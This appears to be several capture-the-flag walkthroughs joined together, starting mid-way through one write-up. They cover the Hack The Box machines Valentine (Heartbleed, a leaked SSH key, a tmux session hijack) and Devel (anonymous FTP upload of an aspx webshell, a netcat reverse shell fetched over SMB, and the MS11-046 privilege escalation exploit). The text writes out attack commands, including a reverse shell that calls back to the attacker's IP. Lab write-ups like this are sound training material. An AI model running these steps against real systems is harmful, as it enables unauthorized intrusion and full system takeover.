If all works well, we should be able to catch a reverse shell on port 1234. Let’s spin up a Netcat listener.
sudo nc -nvlp 1234
Make sure that your Python webserver is still running. I ended mine, cleared the screen, and restarted it before moving forward so I can clearly see new GET requests.
With everything in place, let’s browse to our database again and refresh the page.
Once we do, we receive a reverse shell as user www-data!
Post Exploitation & Privilege Escalation
Now that we’re on the box, let’s change into the root directory and see what we can find.
cd /
ls -la
Right away, we see a non-system directory titled “/report” that is owned by a user named amrois. Let’s see what’s inside.
cd report
ls
We see a ton of files in here. Let’s review the contents of one.
cat report-20-03-28:14:40.txt
Seems like some sort of AV/Malware scanner. Let’s do a quick google search on these logs and see if we can identify what software is running. The first result shows us software named Chkrootkit.
In honors of Valentines day, I figured it only made sense to give this box a try and was shocked at how easy it ended up being.
Table of Contents:
Enumeration
Exploiting Heartbleed Vulnerability
Privilege Escalation
Key Takeaways
Enumeration
As always, I started with an nmap scan to see what ports are open. nmap -T4 -sV -sC 10.10.10.79
Reviewing the results, I see that we’re dealing with a webserver that also has port 22 open for SSH. My immediate thought is I’ll be able to find credentials through a web exploit, which I can use the log into the box via SSH.
To start, let’s go take a look at the webpage on port 80 and 443.
I quickly see the infamous Heartbleed logo on both webserver ports. Add in the fact that this box is named Valentine, I start to wonder if Heartbleed is the intended path.
To see if the machine is vulnerable to Heartbleed, I decide to run a quick nmap script against the box.

I take a copy of this code and save it as exploit.py on my machine. After reviewing the code, I see that the syntax only requires the IP address of our target. sudo python exploit.py 10.10.10.79
There is a lot of output that gets returned, which tells us that we successfully exploited Heartbleed. Taking a closer look at the output shows a text value (that appears to be Base64) for a form located at https://127.0.0.1/decode.php (see above screenshot for the highlighted text value).
Note: You may need to run the exploit multiple times before you find the text string I’m mentioning.

I decide to head over to the decode.php page and see if I can decode this string.
Interesting! So we’ve got a value that appears to be some sort of credential. At this point, I attempted to SSH into the box as root using heartbleedbelievethehype as the password, but it didn’t work.
Seeming to be at a dead-end, I decide to run dirbuster against the box. After some time, I uncovered a page at /dev/hype_key that appeared to contain a hidden message in hex format.
I copy this hex code, look up a quick online decoder, and dump the text in. Looks like we found an RSA key for an SSH connection!
I take the decoded RSA key and store that into a file named rsa.key. I then attempt to connect to the box using the key and uncovered passphrase, but am still unable to get in. It seems I need to uncover a username still as this key isn’t working for the root user.
After trying a few basic usernames, such as valentine@10.10.10.79 or heartbleed@10.10.10.79, I finally realize that the username is in the name of the encoded RSA key. If you recall, the name of this file was hype_key.
Finally with this additional insight, I attempt to connect to the box using this RSA key, passphrase, and username. sudo ssh -i rsa.key hype@10.10.10.79
Great! I’ve got a connection as a low-privileged user. I’ll go ahead and grab the user.txt file before moving on.
Privilege Escalation
At first, I figured I’d check for low-hanging fruit through a kernel exploit. Let’s see what OS I’m running on. uname -a

Sweet, x86 Ubuntu 3.2.0-23. Wonder if there are any known privesc exploits? searchsploit ubuntu 3.2
Look like there are a couple! I attempted to use two of these, but was unable to make it work. Either ran into a compilation error, or a problem executing the payload. Either way, figured there must be another way to gain root-access and decided to dig deeper.
If I can’t make an easy kernel exploit work, perhaps I can still find a lazy path to root? Let’s see what commands were previously ran on this box as root. cd ~ cat .bash_history
Interesting.. Looks like the admin was using tmux for something. Let’s try a couple of these commands and see what happens. tmux -S /.devs/dev_sess

Wow, looks like that got us root! Let’s grab our flag and consider this one a wrap.
Key Takeaways
Staying up to date with major vulnerabilities will make your life easier when it comes to identifying critical holes.
Not all attack vectors relay on remote code execution or buffer overflows.
Always look for low hanging fruit, whether that’s something as simply as looking at command history or even kernel exploits.
This was a simple box, but I did run into a curve-ball when getting my initial foothold. I’m rating this as an easy box since the privilege escalation piece was simple when utilizing a kernel exploit, and the the initial way in isn’t super realistic.
Table of Contents:
Enumeration and Initial Foothold
Turning Command Execution to Reverse Shell
Privilege Escalation
Key Takeaways
Enumeration and Initial Foothold

To start out, let’s run a nmap scan to see what ports are open on the box. This is the command I use, but you can use whatever you like best. nmap -T4 -sV -sC 10.10.10.5 -oA /nmap
From the output of the scan, we see that FTP on port 21 is open to anonymous login. We also see that there are some files present; iisstart.html & welcome.png.
Port 80 is open and running Microsoft IIS 7.5, a webserver. Let’s open a browser and see what we see at that page.
After viewing the page source, we see that the website is just pulling up welcome.png as the image. Remember how we saw that file on the FTP server from the nmap output?

Let’s connect to the FTP client & see if we can add files to the website. echo Hello > test.txt ftp 10.10.10.5 anonymous anonymous put test.txt
Great! So we found that we can upload our own webpage to this IIS webserver, and then execute that webpage by browsing to it. IIS runs code in asp/aspx, so my next thought was to create an asp/aspx payload to get a reverse shell connection. I created an aspx payload through msfvenom, but I was unable to get a reverse shell this way.

Finally, I found Kali has a built-in aspx webshell located in our webshells directory. Let’s copy this down to our present working directory. cp /usr/share/webshells/aspx/cmdasp.aspx .
Let’s connect back to the FTP client and upload this webshell. ftp 10.10.10.5 anonymous anonymous put cmdasp.aspx

If things worked, we should be able to browse to this webshell by navigating to the following page: http://10.10.10.5/cmdasp.aspx
Alright cool, we see the page. Let’s run dir to see if we actually have command execution, and if we do, what directory we’re in.
Perfect! So we’ve got the ability to execute commands on the system. Let’s run a quick ping test to make sure we’re able to communicate from this system to ours.
I started a quick tcpdump to capture ICMP requests to/from my VPN connection using the below command, and then execute the ping command in our webshell. tcpdump -i tun0 -n icmp
The output confirms that our box received a ping request from the webserver — great! So we have command execution and can communicate to/from the box, but how do we turn this into an interactive reverse shell?
Turning Command Execution to Reverse Shell
I attempted a few things from here:
Attempted another asp/aspx shell.
Transferred the windows binary for nc.exe and attempted to execute locally on the disk.
Created my own malicous exe via msfvenom, transferred that to the box, and attempted to execute locally on the disk.
No matter what I tried, I kept running into an error.. “This program cannot be run in DOS mode”.
So if we can’t execute malicous code directly on the disk of the machine, how else can we get our code to run? I chose to try hosting my own SMB server first. My thought was perhaps we could execute a malicious file from a network share, and load it straight into memory. Kali has a built-in SMB server through a python script. Lets locate that and copy it into our current working directory. cp /usr/share/doc/python-impacket/examples/smbserver.py .
In order to use this SMB server, we need to first create a directory to host as a fileshare. I’ll name mine something simple, “smb”. mkdir smb
Now let’s find the Windows binary for Netcat and copy it to this directory we just made. cp /usr/share/windows-binaries/nc.exe smb

Looks like we’ve got everything in place! Let’s spin up the server to a fileshare named “share” using the following command. python smbserver.py share smb

With our SMB server in place hosting the Windows binary to Netcat, we’re almost ready to instruct the webserver to connect to us. But first, we must spin up a Netcat listener to catch the connection request. nc -nvlp 8080
Everything’s set up! Let’s head back to the cmdasp webshell and run the following command. If all goes well, we should receive a reverse shell back. \\10.10.14.45\share\nc.exe -e cmd.exe 10.10.14.45 8080
Looking at the results, we do see the SMB request in our terminal window hosting nc.exe. We also see that we’ve received a reverse shell in our Netcat listener! Let’s run whoami to see what rights we have. We see that we’re not SYSTEM, so our job isn’t done yet..
Privilege Escalation
We’re on the machine, but we don’t have complete control of it yet. Let’s get some information about the computer to see what we’re working with. sysinfo
Alright, so we’re working with a 32-bit Windows 7 machine. Usually, this command will also return a list of installed patches, but nothing was returned here. Does this mean that the machine is missing all patches? Surely there’s some sort of old Win7 privilege escalation exploit that would work on an unpatched box..
There’s a tool called Watson that will scan a system to find any local privilege escalation exploits that may exist on a machine. You can download the tool from https://github.com/rasta-mouse/Watson.
This is a super awesome tool, but there are a couple caveats.
First, it’s written in C#. This means that we’ll need to open Watson in Visual Studio, an application not available in Kali Linux. I’ve installed this on my Windows box.
Secondly, the current version of Watson is not compatible with Windows 7. This means we’ll need to dig through the Commits on the Github to download the original release of the application if we want to run it on our target machine.
We’ll need to make sure to compile Watson using the correct configuration for our target machine. Back in our reverse shell, let’s query the registry to see what version of .NET we’re running. reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP" reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP"
We see that the box is running .NET 2.0, 3.0, and 3.5. Now we know how to compile the Watson script. I set my Windows machine up with the Visual Studio Community edition, and opened Watson.sln from the Github page. With the project loaded, let’s go to Project, and select Watson Properties.
We’ll need to adjust the Target Framework to patch our target machine. The latest installed on our victim is 3.5, so this is what we’ll select.
We also need to adjust the architecture to match our victim machine. Let’s go into Build, and launch Configuration Manager.
We’ll change the Configuration to Release, and Platform to x86, the same as our victim machine.
Finally, let’s select the Build drop-down again and click Build Watson. The output at the bottom of the window should show you the file location this was built to.
Let’s copy that over to our Kali machine, host it in the SMB fileshare directory, and then execute it on our victim the same way we did Netcat. \\10.10.14.45\share\Watson.exe
We see a TON of exploits available on this box. After researching each one, I decided to try out MS11-046. Since the exploit is listed in Exploit-DB, we should have it locally on our box already. Let’s find it on our system and copy it to our present working directory. searchsploit ms11-046 locate exploits/windows_x86/local/40564.c cp /usr/share/exploitdb/exploits/windows_x86/local/40564.c .

Let’s view the source code to get an idea of how the exploit works. We also find that the author provides compiling instructions. gedit 40564.c
Using those instructions, let’s compile the code. i686-w64-mingw32-gcc 40564.c -o MS11-046.exe -lws2_32
Now that we have our privesc executable, let’s move that into our SMB file-share so we can transfer it to the victim. mv MS11-046.exe smb
Back in our reverse shell, let’s execute our payload. We see that we’re now presented with a shell in the System32 directory. \\10.10.14.45\share\MS11-046.exe
A quick whoami command confirms that we now have full SYSTEM access.
Key Takeaways
Even when you can’t write and execute code directly from disk, remember that there are other methods to pull down files.
While Watson may take a little bit of work to get compiled, the benefits are great as it automates the post exploitation enumeration process.










































 Infinite Logins